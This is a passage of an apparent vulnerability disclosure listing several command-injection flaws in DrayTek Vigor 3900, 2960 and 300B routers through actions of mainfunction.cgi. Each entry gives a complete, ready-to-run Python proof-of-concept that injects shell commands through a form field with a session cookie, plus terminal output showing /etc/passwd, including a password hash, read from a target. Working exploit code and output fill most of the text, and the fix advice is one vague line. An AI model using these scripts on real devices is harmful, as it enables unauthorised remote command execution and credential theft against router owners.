λ ~/CVEpwner/CVE2024/v3900/cnvd/

```

## Cause Analysis

This vulnerability appears in the `restore` function in `mainfunction.cgi`. When the system directly calls the `system` function, improper blacklist policies allow for certain levels of command injection.

## Affected Versions

- DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B routers in versions below 1.4.1.4\_Beta

## Fix Recommendations

It is recommended to add appropriate filtering policies.

## Contact Information

- Reporter: N1nEmAn

# CVE5: DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B Router Command Injection Vulnerability in action backup

## Vulnerability Title


DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B Router Command Injection Vulnerability (Affected Versions Below 1.4.1.4\_Beta)

## Vulnerability Description

DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B routers contain a command injection vulnerability in versions below 1.4.1.4\_Beta. This vulnerability occurs when the `action` parameter in `cgi-bin/mainfunction.cgi` is set to `backup`. At this point, the system directly calls the `system` function to execute commands without filtering, allowing malicious users to inject and execute arbitrary commands.

## Steps to Reproduce

1. Open the router and configure it.



## 2. ready poc for test

```
1 import argparse
2 import requests
3
4 action = "backup"
5 cookie_value = "7:4C5E0E853A33FBBB89EF4F7FAAF4EEB6" # your cookie_value
6 cookies = {
7     "SESSION_ID_VIGOR": cookie_value
8 }
9
10 def remove_duplicate(input_str):
11     length = len(input_str)
12
13     if length % 2 == 0 and input_str[:length//2] == input_str[length//2:]:
14         return input_str[:length//2]
15     else:
16         return input_str
17
18
19 def system(host,cmd):
20     cmd = "\"'&"+cmd+"&\"'"
21     try:
22         headers = {
23             "HOST":host,
24             "UserAgent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.216 Safari/537.36",
25             "Content-Type": "text/plain; charset=UTF-8",
26             "Accept": "*//*",
```

```

27         "Referer": f"http://{host}/",
28     }
29     url = "http://" + host + "/cgi-bin/mainfunction.cgi"
30     # action = "get_subconfig"
31     # data = f"action={action}&getlocal=xxx&rtick=
{cmd}&config=ipv6_neigh&rfilter=1&rvalue=1&sectiontype=2&default_value=3&rtick=1724
827664524"
32     data = {
33         "serverip": cmd,
34         "action": action,
35         "filename": "1",
36         "pw_encode": "1",
37         "key": "1",
38         "sectiontype": "1",
39         "default_value": "1",
40     }
41     res = requests.post(url=url,
data=data,headers=headers,cookies=cookies,verify=False)
42     if res.status_code == 200 and res.text != "":
43         print("[+] Command executed successfully")
44         result = remove_duplicate(res.text)
45         print("[+] Result: \n" + result)
46         return res.text
47     else:
48         print('[-] Command execute failed! Nothing...')
49         return 1
50     except Exception as e:
51         print('[-] Command execute failed!')
52         print(e)
53
54
55 if __name__ == "__main__":
56     # 获取第一个参数作为目标地址, 第二个命令行参数作为命令
57     parser = argparse.ArgumentParser()
58     parser.add_argument("host", help="target host")
59     parser.add_argument("cmd", help="command to execute")
60     args = parser.parse_args()
61     system(args.host, args.cmd)
62
63

```

### 3. Execute the POC



```
λ ~/CVEpwner/CVE2024/v3900/cnvd/ python poc.py 10.10.10.2 "cat</etc/passwd"
[+] Command executed successfully
[+] Result:
root!:0:0:root:/tmp:/bin/ash
nobody:*:65534:65534:nobody:/var:/bin/false
admin:$1$T5eyL.u7$y6HKDQPrLPxh9KKcDmVwC.:500:500:admin:/tmp:/usr/bin/clish
quagga:x:51:51:quagga:/tmp/.quagga:/bin/false
pure_ftpd_user:x:501:503:Linux User,,,:/home/pure_ftpd_user:/bin/sh
root!:0:0:root:/tmp:/bin/ash
nobody:*:65534:65534:nobody:/var:/bin/false
admin:$1$T5eyL.u7$y6HKDQPrLPxh9KKcDmVwC.:500:500:admin:/tmp:/usr/bin/clish
quagga:x:51:51:quagga:/tmp/.quagga:/bin/false
pure_ftpd_user:x:501:503:Linux User,,,:/home/pure_ftpd_user:/bin/sh

λ ~/CVEpwner/CVE2024/v3900/cnvd/
```

## Cause Analysis

This vulnerability appears in the `backup` function in `mainfunction.cgi`. When the system directly calls the `system` function, improper blacklist policies allow for certain levels of command injection.

## Affected Versions

- DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B routers in versions below 1.4.1.4\_Beta

## Fix Recommendations

It is recommended to add appropriate filtering policies.

## Contact Information

- Reporter: N1nEmAn

# CVE6: DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B Router Command Injection Vulnerability in action `get_subconfig`

## Vulnerability Title


DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B Router Command Injection Vulnerability (Affected Versions Below 1.4.1.4\_Beta)

# Vulnerability Description

DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B routers contain a command injection vulnerability in versions below 1.4.1.4\_Beta. This vulnerability occurs when the `action` parameter in `cgi-bin/mainfunction.cgi` is set to `get_subconfig`. At this point, the system directly calls the `system` function to execute commands without filtering, allowing malicious users to inject and execute arbitrary commands.

## Steps to Reproduce

1. Open the router and configure it.



2. ready poc for test

```
1 import argparse
2 import requests
3
4 action = "get_subconfig"
5 cookie_value = "7:4C5E0E853A33FBBB89EF4F7FAAF4EEB6" # your cookie_value
6 cookies = {
7     "SESSION_ID_VIGOR": cookie_value
8 }
9
10 def remove_duplicate(input_str):
11     length = len(input_str)
12
13     if length % 2 == 0 and input_str[:length//2] == input_str[length//2:]:
```


```

14         return input_str[:length//2]
15     else:
16         return input_str
17
18
19 def system(host,cmd):
20     cmd = "\"&"+cmd+"&\""
21     try:
22         headers = {
23             "HOST":host,
24             "UserAgent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.216 Safari/537.36",
25             "Content-Type": "text/plain; charset=UTF-8",
26             "Accept": "/*/*",
27             "Referer": f"http://{host}/",
28         }
29         url = "http://" + host + "/cgi-bin/mainfunction.cgi"
30         # action = "get_subconfig"
31         # data = f"action={action}&getlocal=xxx&rtick=
{cmd}&config=ipv6_neigh&rfilter=1&rvalue=1&sectiontype=2&default_value=3&rtick=1724
827664524"
32         data = {
33             "option": cmd,
34             "action": action,
35             "name": "1",
36             "rfilter": "1",
37             "rvalue": "1",
38             "sectiontype": "1",
39             "default_value": "1",
40         }
41         res = requests.post(url=url,
data=data,headers=headers,cookies=cookies,verify=False)
42         if res.status_code == 200 and res.text != "":
43             print("[+] Command executed successfully")
44             result = remove_duplicate(res.text)
45             print("[+] Result: \n" + result)
46             return res.text
47         else:
48             print('[-] Command execute failed! Nothing...')
49             return 1
50     except Exception as e:
51         print('[-] Command execute failed!')
52         print(e)
53
54
55 if __name__ == "__main__":
56     # 获取第一个参数作为目标地址, 第二个命令行参数作为命令
57     parser = argparse.ArgumentParser()
58     parser.add_argument("host", help="target host")
59     parser.add_argument("cmd", help="command to execute")

```

```
60 |     args = parser.parse_args()
61 |     system(args.host, args.cmd)
62 |
63 |
```

### 3. Execute the POC



```
λ ~/CVEpwner/CVE2024/v3900/cnvd/ python poc.py 10.10.10.2 "cat</etc/passwd"
[+] Command executed successfully
[+] Result:
root:!:0:0:root:/tmp:/bin/ash
nobody:*:65534:65534:nobody:/var:/bin/false
admin:$1$T5eyL.u7$y6HKDQPrLPxh9KKcDmVwC.:500:500:admin:/tmp:/usr/bin/clish
quagga:x:51:51:quagga:/tmp/.quagga:/bin/false
pure_ftpd_user:x:501:503:Linux User,,,:/home/pure_ftpd_user:/bin/sh
root:!:0:0:root:/tmp:/bin/ash
nobody:*:65534:65534:nobody:/var:/bin/false
admin:$1$T5eyL.u7$y6HKDQPrLPxh9KKcDmVwC.:500:500:admin:/tmp:/usr/bin/clish
quagga:x:51:51:quagga:/tmp/.quagga:/bin/false
pure_ftpd_user:x:501:503:Linux User,,,:/home/pure_ftpd_user:/bin/sh

λ ~/CVEpwner/CVE2024/v3900/cnvd/
```

## Cause Analysis

This vulnerability appears in the `get_subconfig` function in `mainfunction.cgi`. When the system directly calls the `system` function, improper blacklist policies allow for certain levels of command injection.

## Affected Versions

- DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B routers in versions below 1.4.1.4\_Beta

## Fix Recommendations

It is recommended to add appropriate filtering policies.

## Contact Information

- Reporter: N1nEmAn

# CVE7: DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B Router Command Injection Vulnerability in action `sign_cacertificate`

## Vulnerability Title


DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B Router Command Injection Vulnerability (Affected Versions Below 1.4.1.4\_Beta)

## Vulnerability Description

DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B routers contain a command injection vulnerability in versions below 1.4.1.4\_Beta. This vulnerability occurs when the `action` parameter in `cgi-bin/mainfunction.cgi` is set to `sign_cacertificate`. At this point, the system directly calls the `system` function to execute commands without filtering, allowing malicious users to inject and execute arbitrary commands.

## Steps to Reproduce

1. Open the router and configure it.



2. ready poc for test

```

1 import argparse
2 import requests
3
4 action = "sign_cacertificate"
5 cookie_value = "7:4C5E0E853A33FBBB89EF4F7FAAF4EEB6" # your cookie_value
6 cookies = {
7     "SESSION_ID_VIGOR": cookie_value
8 }
9
10 def remove_duplicate(input_str):
11     length = len(input_str)
12
13     if length % 2 == 0 and input_str[:length//2] == input_str[length//2:]:
14         return input_str[:length//2]
15     else:
16         return input_str
17
18
19 def system(host,cmd):
20     cmd = "\"&"+cmd+"&\""
21     try:
22         headers = {
23             "HOST":host,
24             "UserAgent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.216 Safari/537.36",
25             "Content-Type": "text/plain; charset=UTF-8",
26             "Accept": "*/*",
27             "Referer": f"http://{host}/",
28         }
29         url = "http://" + host + "/cgi-bin/mainfunction.cgi"
30         # action = "get_subconfig"
31         # data = f"action={action}&getlocal=xxx&rtick=
{cmd}&config=ipv6_neigh&rfilter=1&rvalue=1&sectiontype=2&default_value=3&rtick=1724
827664524"
32         data = {
33             "table": cmd,
34             "action": action,
35             "option": "1",
36             "ca": "1",
37             "rvalue": "1",
38             "sectiontype": "1",
39             "default_value": "1",
40         }
41         res = requests.post(url=url,
data=data,headers=headers,cookies=cookies,verify=False)
42         if res.status_code == 200 and res.text != "":
43             print("[+] Command executed successfully")
44             result = remove_duplicate(res.text)
45             print("[+] Result: \n" + result)
46             return res.text


```

```

47         else:
48             print('[+] Command execute failed! Nothing...')
49             return 1
50     except Exception as e:
51         print('[+] Command execute failed!')
52         print(e)
53
54
55 if __name__ == "__main__":
56     # 获取第一个参数作为目标地址, 第二个命令行参数作为命令
57     parser = argparse.ArgumentParser()
58     parser.add_argument("host", help="target host")
59     parser.add_argument("cmd", help="command to execute")
60     args = parser.parse_args()
61     system(args.host, args.cmd)
62
63

```

### 3. Execute the POC



```

λ ~/CVEpwner/CVE2024/v3900/cnvd/ python poc.py 10.10.10.2 "cat</etc/passwd"
[+] Command executed successfully
[+] Result:
root:!:0:0:root:/tmp:/bin/ash
nobody:x:65534:65534:nobody:/var:/bin/false
admin:$1$T5eyL.u7$y6HKDQPrLPxh9KKcDmVwC.:500:500:admin:/tmp:/usr/bin/clish
quagga:x:51:51:quagga:/tmp/.quagga:/bin/false
pure_ftpd_user:x:501:503:Linux User,,,:/home/pure_ftpd_user:/bin/sh
root:!:0:0:root:/tmp:/bin/ash
nobody:x:65534:65534:nobody:/var:/bin/false
admin:$1$T5eyL.u7$y6HKDQPrLPxh9KKcDmVwC.:500:500:admin:/tmp:/usr/bin/clish
quagga:x:51:51:quagga:/tmp/.quagga:/bin/false
pure_ftpd_user:x:501:503:Linux User,,,:/home/pure_ftpd_user:/bin/sh

λ ~/CVEpwner/CVE2024/v3900/cnvd/

```

## Cause Analysis

This vulnerability appears in the `sign_cacertificate` function in `mainfunction.cgi`. When the system directly calls the `system` function, improper blacklist policies allow for certain levels of command injection.

## Affected Versions

- DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B routers in versions below 1.4.1.4\_Beta

## Fix Recommendations

It is recommended to add appropriate filtering policies.

## Contact Information

- Reporter: N1nEmAn

# CVE8: DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B Router Command Injection Vulnerability in action `setup_cacertificate`

## Vulnerability Title

DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B Router Command Injection Vulnerability (Affected Versions Below 1.4.1.4\_Beta)


## Vulnerability Description

DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B routers contain a command injection vulnerability in versions below 1.4.1.4\_Beta. This vulnerability occurs when the `action` parameter in `cgi-bin/mainfunction.cgi` is set to `setup_cacertificate`. At this point, the system directly calls the `system` function to execute commands without filtering, allowing malicious users to inject and execute arbitrary commands.

## Steps to Reproduce

1. Open the router and configure it.





## 2. ready poc for test

```
1 import argparse
2 import requests
3
4 action = "setup_cacertificate"
5 cookie_value = "7:4C5E0E853A33FBBB89EF4F7FAAF4EEB6" # your cookie_value
6 cookies = {
7     "SESSION_ID_VIGOR": cookie_value
8 }
9
10 def remove_duplicate(input_str):
11     length = len(input_str)
12
13     if length % 2 == 0 and input_str[:length//2] == input_str[length//2:]:
14         return input_str[:length//2]
15     else:
16         return input_str
17
18
19 def system(host,cmd):
20     cmd = "\"'&"+cmd+"&\"'"
21     try:
22         headers = {
23             "HOST":host,
24             "UserAgent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.216 Safari/537.36",
25             "Content-Type": "text/plain; charset=UTF-8",
26             "Accept": "*//*",
```

```

27         "Referer": f"http://{host}/",
28     }
29     url = "http://" + host + "/cgi-bin/mainfunction.cgi"
30     # action = "get_subconfig"
31     # data = f"action={action}&getlocal=xxx&rtick=
{cmd}&config=ipv6_neigh&rfilter=1&rvalue=1&sectiontype=2&default_value=3&rtick=1724
827664524"
32     data = {
33         "option": cmd,
34         "action": action,
35         "config": "1",
36         "rfilter": "1",
37         "rvalue": "1",
38         "sectiontype": "1",
39         "default_value": "1",
40     }
41     res = requests.post(url=url,
data=data,headers=headers,cookies=cookies,verify=False)
42     if res.status_code == 200 and res.text != "":
43         print("[+] Command executed successfully")
44         result = remove_duplicate(res.text)
45         print("[+] Result: \n" + result)
46         return res.text
47     else:
48         print('[-] Command execute failed! Nothing...')
49         return 1
50     except Exception as e:
51         print('[-] Command execute failed!')
52         print(e)
53
54
55 if __name__ == "__main__":
56     # 获取第一个参数作为目标地址, 第二个命令行参数作为命令
57     parser = argparse.ArgumentParser()
58     parser.add_argument("host", help="target host")
59     parser.add_argument("cmd", help="command to execute")
60     args = parser.parse_args()
61     system(args.host, args.cmd)
62
63

```

### 3. Execute the POC

```
λ ~/CVEpwner/CVE2024/v3900/cnvd/ python poc.py 10.10.10.2 "cat</etc/passwd"
[+] Command executed successfully
[+] Result:
root:!:0:0:root:/tmp:/bin/ash
nobody:*:65534:65534:nobody:/var:/bin/false
admin:$1$T5eyL.u7$y6HKDQPrLPxh9KKcDmVwC.:500:500:admin:/tmp:/usr/bin/clish
quagga:x:51:51:quagga:/tmp/.quagga:/bin/false
pure_ftpd_user:x:501:503:Linux User,,,:/home/pure_ftpd_user:/bin/sh
root:!:0:0:root:/tmp:/bin/ash
nobody:*:65534:65534:nobody:/var:/bin/false
admin:$1$T5eyL.u7$y6HKDQPrLPxh9KKcDmVwC.:500:500:admin:/tmp:/usr/bin/clish
quagga:x:51:51:quagga:/tmp/.quagga:/bin/false
pure_ftpd_user:x:501:503:Linux User,,,:/home/pure_ftpd_user:/bin/sh

λ ~/CVEpwner/CVE2024/v3900/cnvd/
```

## Cause Analysis

This vulnerability appears in the `setup_cacertificate` function in `mainfunction.cgi`. When the system directly calls the `system` function, improper blacklist policies allow for certain levels of command injection.

## Affected Versions

- DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B routers in versions below 1.4.1.4\_Beta

## Fix Recommendations

It is recommended to add appropriate filtering policies.

## Contact Information

- Reporter: N1nEmAn

# CVE9: DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B Router Command Injection Vulnerability in action `ruequest_certificate`

## Vulnerability Title

